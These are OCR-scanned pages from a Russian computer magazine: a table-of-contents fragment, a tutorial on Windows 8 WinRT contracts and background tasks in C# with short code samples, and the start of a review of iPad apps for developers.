
116

ОТРЯДЫ СПЕЦИАЛЬНОГО НАЗНАЧЕНИЯ
Существуют сотни дистрибутивов Linux: для роутеров, для медиаплееров, для старых машин, для представителей различных профессий (например, звукорежиссеров). Но далеко не каждая «хотелка» в стиле «а давайте-ка сделаем свой дистрибутив с ножичками и пионерками» выливается в качественный, удобный и полезный продукт.

Именно поэтому специально для тебя, дорогой читатель, мы и решили сделать подборку самых полезных дистрибутивов, заточенных под выполнение конкретной задачи.



UNIXOID



120

КРИОГЕННАЯ ИНЖЕНЕРИЯ
Ребята из Parallels затеяли интересное дело: систему CRIU, позволяющую замораживать любые процессы.

КОДИНГ



100


WTF WINRT?
И правда. Сколько бы ни стебались над восьмеркой, а кому-то для нее придется писать программы.




104

IPAD ДЛЯ РАЗРАБОТЧИКА
Представляем обзор самых полезных приложений для программирования на iPad.

КОДИНГ



109


РОБОТ-ШПИОН — ЭТО ПРОСТО!

Делаем робота на базе конструктора Lego Mindstorms и среды разработки Microsoft Robotics Developer Studio.

SYN/ACK



126


НУЖНО ЗАЛАТАТЬ!
Предотвращаем утечку ценной корпоративной информации средствами пакета Zecurion.



132

ВЫВОДИМ НА ЧИСТУЮ ВОДУ
Советы по продвинутому использованию инструмента мониторинга Wireshark.

Юрий «yurembo» Язев, ведущий программист компании GenomeGames (www.pgenom.ru)



ПРОДОЛЖАЕМ ВКУРИВАТЬ В ПРОГРАММИРОВАНИЕ ДЛЯ WINDOWS 8 НА C#

Появившаяся в Windows 8 подсистема Windows Runtime довольно интересна: она расширяет круг пользователей, она удобна для использования, она ставит новые стандарты в работе с информационными устройствами, а также предъявляет новые требования к разработке приложений. Мы продолжим разбираться в этой системе и рассмотрим некоторые особо интересные возможности подсистемы WinRT. В духе прошлой статьи мы обсудим сразу несколько механизмов новой операционки, узнаем, для чего они используются, и научимся применять их в своих целях. Время не ждет, поехали!

КОНТРАКТЫ

В абстрактном смысле, контракт — это новый способ взаимодействия операционной системы с выполняемым в ней приложением. Так что в Windows теперь есть единообразный механизм для взаимодействия между операционной системой и любым Windows Store приложением. В число контрактов входят: контракт поиска, контракт общего доступа, «Параметры», «Запуск и активация файлов», «Работа с файловой системой», «Работа с контактами», «Кеширование файлов» и другие. Взаимодействие с контрактами в Windows Store довольно важно, поскольку «правильные» приложения теперь должны использовать средства операционной системы, а не реализовывать свои механизмы. Это только сыграет на руку юзерам, так как предоставит им одинаковый способ управления каждой программой. Разберемся с работой некоторых контрактов.

КОНТРАКТ ПОИСКА

Первый на очереди — контракт поиска. Он предоставляет возможность поиска определенного элемента на странице приложения, например в том случае, если на ней присутствует длинный список. Чтобы воспользоваться контрактом, надо сначала вызвать экспресс- (или «чудо-», что то же самое) панель, проведя курсором по правому краю экрана, затем на ней нажать кнопку «Поиск». Экспресс-панель заменится панелью с элементами управления для поиска. В подавляющем большинстве Windows Store приложений, если ввести какую-то фразу и нажать «Поиск», главная страница будет заменена результатами поиска. Таким образом, для приложения, поддерживающего поиск, надо выполнить по большому счету две задачи: включить поддержку поиска и организовать страницу результатов. Контракт служит только для реализации взаимодействия системной функции поиска с приложением, для реализации фактического поиска нужно самостоятельно применять определенные для каждого случая средства. Испытаем контракт в новом пустом приложении: организуем взаимодействие. Для подключения возможности поиска надо перейти в манифест приложения на вкладку «Объявления». Из ниспадающего списка «Доступные объявления» выбрать «Поиск» и нажать кнопку «До-

бавить». Поддерживаемое объявление появится в соответствующем списке. Теперь, если вызвать поиск, наше приложение будет в списке приложений, поддерживающих эту возможность. Теперь добавим страницу, где будут отображаться результаты поиска, в нашем простом приложении искать воистину нечего, поэтому мы будем отображать на этой странице фразу поиска прямо в ее заголовке. Можно кодить страницу для поиска вручную: реализовать интерфейс, добавить весь код поддержки поиска, а можно воспользоваться шаблоном страницы результатов поиска. Последний вариант выглядит более предпочтительным. Из контекстного меню элемента проекта в обозревателе решений выбери «Добавить → Создать элемент», затем в диалоге выбери «Контракт поиска». Будет создана дополнительная страница, а также в проект будут добавлены все необходимые зависимости, в том случае, если будет утвердительный ответ в диалоге. В файле App.xaml.cs также будет обновлено событие OnSearchActivated, которое активизируется в момент отправки сообщения поиска. Вдобавок есть возможность реализовать поиск, происходящий одновременно с вводом текста.

КОНТРАКТ ОБЩЕГО ДОСТУПА

Этот контракт предназначен для объединения средств работы с информацией. По большому счету он представляет собой старый добрый копи-паст, но в обход буфера обмена. То есть он позволяет передать информацию от поставщика приемнику, при этом в поставщике определяется передаваемая информация, а системный контракт выбирает из списка установленных приложений то, которое способно принять данные этого типа, и по указанию пользователя передает их выбранной аппликации. Все это происходит явно для юзера, позволяя ему не напрягаться для запоминания содержимого буфера. К примеру, один из вариантов — реализовать это взаимодействие между браузером и клиентом электронной почты. Только надо запустить WinStore-браузер. Выдели в нем адрес, затем вызови экспресс-панель и нажми на ней «Общий доступ». Экспресс-панель будет заменена списком приложений, которые могут принять данные такого типа, выбери «Почта». Справа в закрепленном режиме появится клиент для отправки почты, в теле письма которого будет присутствовать выделенный в браузере текст.

Теперь попробуем реализовать этот контракт в своем приложении для передачи текста. Для этого надо подготовить поставщик и приемник. Начнем с первого. Для него подойдет пустое приложение. Добавь на страницу TextBox из панели элементов. В этот элемент будем вводить текст, предназначенный для расшаривания с другим приложением. Для реализации поддержки общего доступа к данным в WinRT существует статический класс DataTransferData. Если юзер нажимает кнопку общего доступа, то в находящемся на экране приложении генерируется событие DataRequested данного класса. Чтобы наше приложение реагировало на это событие, надо его зарегистрировать. Подходящим местом для этого является обработчик события onNavigatedTo класса MainPage: man.DataRequested += man_DataRequested;. В данном случае man — это объект класса DataTransferData, относящийся к активному приложению, и, чтобы его получить, надо вызвать метод GetForCurrentView рассматриваемого класса. Предварительно в список разрешения типов надо добавить «using Windows.ApplicationModel.DataTransfer;». Вместе с тем, когда страница MainPage становится неактивной, реагирование на событие становится ненужным, поэтому при уходе с этой страницы в событии onNavigatedFrom надо удалить зарегистрированное событие «man.DataRequested -= man_DataRequested;». Сейчас нам надо описать зарегистрированное событие. Я не буду приводить весь исходный код, ограничусь кратким описанием (см. исходник на диске, проект SupplierApp). Заголовок функции имеет вид: void man_DataRequested(DataTransferManager sender, DataRequestedEventArgs args), в теле сначала происходит проверка, чтобы текстовое поле не было пустым, затем с помощью метода GetDefferal происходит получение объекта класса DataRequestedDefferal, который используется для асинхронной передачи данных. Следующей парой строк настраиваются параметры передаваемых данных: задается заголовок и из поля ввода выбирается текст. На следующем шаге данные передаются приложению-приемнику.

Теперь нам надо разработать этот самый приемник. В качестве основы создадим для него пустое приложение. Чтобы приложение могло принимать расшаренные данные, необходимо объявить об этом в манифесте. В объявлениях надо добавить «Конечное приложение». Справа в этой же вкладке развернется список, в котором надо задать формат поддерживаемых при передаче данных: нажмем кнопку «Добавить»» и в поле ввода введем «Text», подразумевая, что приложение будет принимать текстовые данные. Добавим страницу, на которой будут отображаться передаваемые из приложения-источника данные. Естественно, что на этой странице понадобится текстовое поле для вывода текстовых данных. Когда в приложение поступают расшаренные данные, активизируется событие OnShareTargetActivated. В обработчик этого события передается объект класса ShareTargetActivatedEventArgs, в котором инкапсулированы передаваемые данные. Этот обработчик стоит описать в файле App.xaml.cs (см. исходник на диске, проект ReceiverApp). В нем создается новый фрейм для отображения контента страницы и осуществляется переход на страницу, предназначенную для вывода результатов передачи (добавленную ранее). Вместе с переходом на другую страницу передаем объект класса ShareOperation, содержащий расшаренные данные объекта класса ShareTargetActivatedEventArgs. Затем активируется текущая страница. Теперь в событии, происходящем по этому случаю, — onNavigatedTo надо написать код для вывода данных (см. исходник на диске). Во-первых, надо объявить его асинхронным: в заголовок метода перед возвращаемым типом данных надо добавить ключевое слово async. В теле, кроме вызова базового метода и проверки передаваемого параметра на равенство null, присутствует код для преобразования параметра к типу ShareOperation — объекту, содержащему расшариваемые данные. Далее, если передаваемый параметр содержит текст, асинхронно выполняется операция его извлечения и вставки в поле ввода. Кроме того, в начало файла надо добавить ссылки на пространства имен:

```
using Windows.ApplicationModel.DataTransfer;
using Windows.ApplicationModel.DataTransfer.ShareTarget;
```

Комплекс приложений готов: откомпилируй, запусти и закрой приемник, потом запусти поставщик, введи какой-нибудь текст, на экспресс-панели нажми кнопку «Общий доступ», в появившемся списке окажется наше приложение-приемник, которое можно выбрать для принятия данных (рис. 1).

ДРУГИЕ КОНТРАКТЫ

Поскольку контракты крайне важный механизм новой версии Windows, необходимо разобраться в их работе. К сожалению, рамки статьи не резиновые, а нам, кроме контрактов, надо рассмотреть другие фичи, поэтому оставшиеся мы разберем поверхностно.




Рис. 1. Расшаренные данные




Рис. 2. Точка входа в фоновый процесс

Контракт «Параметры» позволяет организовать единую для всех приложений систему настроек в общем стиле. Контракты для работы с файловой системой мы рассмотрели в прошлой статье, к ним относятся FileOpenPicker и FileSavePicker; контракт кеширования, как следует из названия, позволяет кешировать удаленный контент на локальном устройстве; работа с контактами сводится к отображению и использованию контактной информации персоны; контракт запуска и активации файла позволяет зарегистрировать приложение для открытия файлов с определенным разрешением. Замечу, что здесь приведен не полный список контрактов, а только самые интересные.

ВЫПОЛНЕНИЕ ФОНОВЫХ ПРОЦЕССОВ

В подсистеме WinRT выполняются только находящиеся на переднем плане приложения (здесь вам не Win32, одновременно несколько программ не работает). Как мы обсуждали в прошлой статье, если приложение переходит в бэкграунд, оно приостанавливается, а впоследствии, при нехватке ресурсов, удаляется. В то же время приложение может иметь выполняющиеся в отдельных процессах фоновые задачи, файлы, содержащие их код, имеют расширение winmd. Однако в WinRT никакой процесс не может выполняться неопределенно долго, поэтому в зависимости от отношения фоновых задач к экрану блокировки они имеют определенное время выполнения на CPU и частоту активации. Действительно, приложения, которые способны что-то выводить на экран блокировки, имеют приоритет перед программами, которые этого не могут.

Теперь давай создадим WinRT-приложение, имеющее фоновую задачу. Рамки статьи не позволяют нам разработать мегапрогу, ограничимся задачей, реализовать которую можно по-быстрому и на коленке. Пусть хост-процесс служит для регистрации и удаления зарегистрированной фоновой задачи, а последняя будет в фоне ожидать появления доступа к интернету и в этот момент на тайле хост приложения выводить надпись «You're online».

Создадим новое пустое приложение, разместим на нем кнопку с надписью «Зарегистрировать задачу». Вообще, надпись будет зависеть от того, зарегистрирована задача или нет. Далее добавим компонент Windows Runtime: создадим дополнительный проект в текущем решении: «Файл → Добавить → Создать проект». В открывшемся окне выберем «Компонент среды выполнения Windows». В открывшемся cs-файле добавленного проекта надо заменить имеющийся класс следующим кодом:

```
public sealed class BTask: IBackgroundTask {
  public void Run(IBackgroundTaskInstance taskInstance) {
    XmlDocument tileData = TileUpdateManager.↵
    GetTemplateContent(TileTemplateType.TileSquareText04);
    XmlNodeList textData = tileData.GetElementsByTagName↵
    ("text");
    textData[0].InnerText = "You're online";
    TileNotification notification = new TileNotification↵
    (tileData);
    notification.ExpirationTime = DateTimeOffset.UtcNow.↵
    AddSeconds(20);
    TileUpdateManager.CreateTileUpdaterForApplication().↵
    Update(notification);
  }
}
```




Рис. 3. Менеджер ссылок

Первое, на что стоит обратить внимание, — класс BTask запакован (sealed), поскольку нельзя экспортировать (в данном случае из процесса во время выполнения) незапакованный класс. Второе — реализация классом интерфейса IBackgroundTask, поскольку все классы фоновых задач должны его реализовывать. Этот интерфейс предоставляет только один открытый метод — Run, его необходимо реализовать. Этот метод в качестве параметра принимает собственно экземпляр фоновой задачи. Построчно разберем тело метода. В первой строке в виде XML-документа получаем плитку меню «Пуск» хост-приложения. Во второй берем коллекцию элементов с именем text из полученного XML-документа. В третьей задаем надпись первому элементу коллекции. Далее создаем объект для обновления плитки. Затем устанавливаем временной промежуток, по истечении которого вышеуказанная надпись будет убрана с плитки. В последней строке метода применяем заданные свойства к плитке родительского приложения.

Чтобы этот код компилировался, надо подключить следующие пространства имен:

```
using Windows.ApplicationModel.Background;
using Windows.Data.Xml.Dom;
using Windows.UI.Notifications;
```

Первое из них содержит интерфейс IBackgroundTask, во втором находятся классы для работы с XML-документами (и их элементами), третье предоставляет классы для взаимодействия с пользовательским интерфейсом, в данном случае с тайлами.

Этот фоновый процесс включает весь необходимый код для обновления плитки хост-приложения, однако, пока он не зарегистрирован в системе, управление ему не будет передано. Заполним эту пустоту. Создай обработчик события нажатия на кнопку в главной программе. Прежде чем его написать, произведем некоторые добавления в другие части файла. Во-первых, добавь ссылку на пространство имен: using Windows.ApplicationModel.Background; во-вторых, в момент запуска приложения мы будем осуществлять

проверку регистрации нашей библиотеки, поэтому итог проверки надо сохранять в переменной. В начале класса объяви булеву глобальную переменную «bool taskReg = false;». Далее напишем этот проверочный код, поместим его в отдельном методе, поскольку он будет вызываться не только при появлении приложения на экране. Пусть это будет метод private void CheckTaskRegistration, имеющий следующее тело:

```
foreach(var task in BackgroundTaskRegistration.AllTasks) {
  if (task.Value.Name == "BTask") {
    taskReg = true;
    break;
  }
}
if (taskReg) RegBut.Content = "Удалить задачу";
else if (!taskReg) RegBut.Content = "Зарегистрировать ↵
задачу";
```

Тут мы перебираем список зарегистрированных фоновых задач текущего приложения, и если имя одной из них совпадает с константой BTask, значит целевая задача уже зарегистрирована, следовательно, переменной taskReg присваиваем положительное значение, а на кнопке меняем надпись на «Удалить задачу». В противном случае надпись на кнопке принимает вид «Зарегистрировать задачу». Эту функцию надо вызвать в начале работы приложения, а именно в обработчике события OnNavigatedTo.

Сейчас напишем метод для регистрации фонового процесса, назовем его RegisterBackgroundTask. Он получает два строковых параметра: имя фоновой задачи и точку входа в процесс, которая состоит из пространства имен и класса фоновой задачи, разделенных точкой. Тело этого метода имеет следующий вид:

```
BackgroundTaskBuilder btb = new BackgroundTaskBuilder();
btb.Name = name;
btb.TaskEntryPoint = entrypoint;
btb.SetTrigger(new SystemTrigger(SystemTriggerType.↵
InternetAvailable, false));
BackgroundTaskRegistration task = btb.Register();
```

Сперва создаем объект, представляющий собой фоновую задачу, затем задаем его свойства: назначаем имя, полученное посредством параметра (имя должно соответствовать названию проекта фоновой задачи в этом решении), задаем точку входа в задачу. Следующим действием назначаем событие, по которому будет вызываться фоновая задача. Существует четыре типа событий, или триггеров, их мы не будем обсуждать в рамках статьи по понятным причинам (Bing в помощь); для нашего случая подходит тип SystemEventTrigger (системные события). Таких событий много, можно составить целый список (его рассматривать мы тоже не будем). Для нашего эксперимента нам нужно событие, возникающее при появлении связи с интернетом. Как раз для этого прекрасно подходит триггер InternetAvailable, указываем его первым аргументом конструктора системного триггера. Вторым аргументом конструктора является 0 или 1 для индикации того, будет ли задача вызвана однажды (при true) или многократно при наступлении события (при false). Результат выполнения конструктора, в свою очередь, параметром передается методу SetTrigger объекта фоновой задачи. Последней строчкой метода регистрируем фоновую задачу в системе.

Следующий метод (UnregisterBackgroundTask), который мы напишем, удаляет зарегистрированный фоновый процесс из системы. После его вызова происходит цикл по всем фоновым задачам, зарегистрированным за данным приложением, в целях обнаружить задачу с именем, соответствующим переданному в параметре. Когда таковое находится, выполняется строчка «task.Value.Unregister(true);», которая осуществляет удаление регистрационной записи текущего процесса из системы.

Вот мы и вернулись к обработчику нажатия кнопки. В него осталось написать только вызовы методов. В его начале если переменная taskReg равна 0, значит задача не зарегистрирована и в момент нажатия кнопки надо вызвать метод регистрации RegisterBackgroundTask. В своем экземпляре приложения я передаю BTask — имя фоновой задачи и BTask.BTask — точку входа: пространство имен и класс в моем случае называются абсолютно одинаково.

На этом работа с кодом закончена, однако еще надо попросить у системы разрешение работать с фоновыми процессами и привязать фоновую задачу к приложению. Первое осуществляется в манифесте приложения: на вкладке «Объявления», в списке «Доступные объявления» выбрать «Фоновые задачи», после нажать кнопку «Добавить». В свойствах надо отметить флажок «Системное событие», а в поле ввода «Точка входа» написать точку входа, в моем случае BTask.BTask (рис. 2). Для выполнения последнего действа надо открыть менеджер ссылок (Проект → Добавить ссылку...). В появившемся окне на закладке «Решение → Проекты» (открывается автоматом), отметить галкой имя фоновой задачи — BTask (рис. 3).

Протестировать работу приложения и фонового процесса можно так: построй оба проекта в решении, вызови на выполнение приложение, в нем нажми кнопку «Зарегистрировать задачу», потом можешь поэкспериментировать с кнопкой и надписью на ней, по желанию можешь закрыть приложение. Далее подключись к интернету или разорви и восстанови подключение, если сидишь в нем всегда :). Открой меню «Пуск», когда соединение восстановится, на тайле нашего приложения на 20 секунд появится надпись «You're online» (рис. 4).

Кроме того, есть возможность зарегистрировать дополнительные события, срабатывающие, когда фоновая задача выполнилась и во время работы задачи, например для отображения прогресса.

ПОДВОДЯ ИТОГИ

На этой ноте мы завершаем обсуждение очередной порции фич, содержащихся в WinRT, а вместе с тем и в Windows 8. В статье мы рассмотрели механизм контрактов — новый способ взаимодействия операционной системы с приложениями, представляющий интуитивно понятное управление для пользователей. В рамках этой темы были подробно разобраны два контракта: поиска и общего доступа — и разработаны три приложения: одно реализующее поиск и два показывающие средство общего доступа — поставщика и приемника информации.

В следующей части статьи мы обсудили выполнение процессов в подсистеме WinRT, отметили разницу с классической Win32, а львиную долю раздела посвятили разработке фонового процесса и приложения, выполняющего его регистрацию в системе. Безусловно, это далеко не полный список фич, входящих в WinRT, но рамки статьи не позволили обсудить другие темы. Вместе с этим я считаю, что вооружившись сведениями из этой и прошлой статей, ты можешь дальше копать WinRT самостоятельно. Удачи во всех делах!]C




Рис. 4. Обновленный тайл

DVD

Все разработанные проекты ждут тебя на нашем диске.

Игорь «Spider_NET» Антонов (antonov.igor.khv@gmail.com, vr-online.ru)



iPad для программиста

ПРЕВРАЩАЕМ IPAD В ПОЧТИ ПОЛНОЦЕННЫЙ ИНСТРУМЕНТ РАЗРАБОТЧИКА

Что айпад создан для того, чтобы читать журналы, смотреть кино, клипы про котиков и ставить лайки со чмаксиками, ты понимаешь слишком поздно. Обычно уже после его покупки. Мысль, что в какое-нибудь путешествие все равно придется брать ультрабук (вместе с камерой, фотиком, айпадом и телефоном), тягостна и заставляет проработать тему адаптации айпада к нетипичной для него роли — инструмента для генерации, а не потребления цифрового контента.

ОЦЕНИВАЕМ МАСШТАБЫ РАЗРУШЕНИЙ

Любителям иметь на своей железке C++/Python/LAMP и прочие прелести большого десктопного мира iPad точно рад не будет. Поднять на планшете компилятор C++ или интерпретатор питона без грязного джейлбрейка (см. врезку) не удастся.

Больше всего профита от законопослушно используемого айпадика имеют веб-разработчики. Именно им под силу выжать максимум от разработки на планшете. В связи с этим все дальнейшие советы будут в большей степени ориентированы именно на них.

АПГРЕЙД КЛАВИАТУРЫ

Какой может быть кодинг без правильного инструмента набора текста? Если ты надеялся обойтись экранной клавиатурой, то ты крайне наивен — она совершенно не подходит для работы с текстом и тем более кодом. Конечно, ваш покорный слуга умудрялся колбасить на ней статьи по 18 кил знаков (и задерживать минимум на две недели! — Прим. ред.), но повторять этот опыт я не советую никому. Она не дает тактильного отклика, на ней нельзя печатать вслепую, она отъедает дисплейное пространство, и на ней нет совершенно необходимых программеру клавиш быстрого перемещения по тексту вроде стрелочек и табуляции. Поэтому обзаведись отдельной, хардварной клавиатурой! Которая к тому же может выполнять функции чехла.

Могу поделиться личным опытом — мне исправно служит клавиатура Logitech Ultrathin Keyboard Cover за три тысячи рублей. Но это лишь один из многих вариантов.

Итак, закончили приготовления — давай посмотрим на героев сегодняшнего обзора.


Textastic Code Editor

